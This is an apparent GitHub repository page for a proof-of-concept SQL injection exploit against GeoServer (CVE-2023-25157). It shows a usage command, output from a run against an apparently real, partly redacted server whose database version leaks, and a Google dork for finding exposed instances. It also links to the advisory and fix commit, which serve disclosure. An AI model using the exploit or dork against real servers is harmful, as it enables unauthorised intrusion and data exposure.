win3zz / **CVE-2023-25157** Public

Notifications Fork 33 Star 163

Code Issues 1 Pull requests 1 Actions Projects Security Insights

main Go to file Code

win3zz Update README.md 1be2e19 · last year 7 Commits

CVE-2023-25157.py	Update CVE-2023-25157.py	last year
README.md	Update README.md	last year

README

CVE-2023-25157 - GeoServer SQL Injection - PoC

- **CVE:** CVE-2023-25157
- **Date:** 06/06/2023
- **Vendor/Software:** GeoServer
- **Severity:** 9.8/10 - Critical

This script is a proof of concept for OGC Filter SQL Injection vulnerabilities in GeoServer, a popular open-source software server for sharing geospatial data. It sends requests to the target URL and exploits potential vulnerabilities by injecting malicious payloads into the `CQL_FILTER` parameter. For experimental purposes, the script uses `SELECT version()` SQL statement as payload.

Usage

To use this script, provide the target URL as a command-line parameter. For example:

```
foo@bar:~$ python3 CVE-2023-25157.py <URL>
```

Replace `<URL>` with the actual URL of the target server.

About

CVE-2023-25157 - GeoServer SQL Injection - PoC

Readme

Activity

163 stars

2 watching

33 forks

Report repository

Releases


No releases published

Packages

No packages published

Languages

Python 100.0%


bipin@bipin-VirtualBox: ~/burpsuite-c
bipin@bipin-VirtualBox: ~


```
bipin@bipin-VirtualBox:~$ python3 CVE-2023-25157.py http://i[redacted]e
Available feature names:
- REG_estacion030:Estacion030
[redacted]
- CTS_ultimosismo:ultimo_sismo

Sending requests for each feature name and CQL_FILTER type:
[+] Sending request for RE[redacted]30 with CQL_FILTER: strStartsWith

    error:Translator error
Translator error
java.io.IOExceptionorg.postgresql.util.PSQLException: ERROR: la sintaxis de entrada no es válida para tipo integer: «PostgreSQL 13.11 (Debian 13.11-1.pgdg110+1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 10.2.1-6) 10.2.1 20210110, 64-bit»
ERROR: la sintaxis de entrada no es válida para tipo integer: «PostgreSQL 13.11 (Debian 13.11-1.pgdg110+1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 10.2.1-6) 10.2.1 20210110, 64-bit»
```

Google Dork

`inurl:"/geoserver/ows?service=wfs"`



About 11,800 results (0.22 seconds)

References

1. Security Advisory: https://github.com/geoserver/geoserver/security/advisories/GHSA-7g5f-wrx8-5ccf
2. Commit: https://github.com/geoserver/geoserver/commit/145a8af798590288d270b240235e89c8f0b62e1d
3. Tweet: https://twitter.com/parzel2/status/1665726454489915395

Legal Disclaimer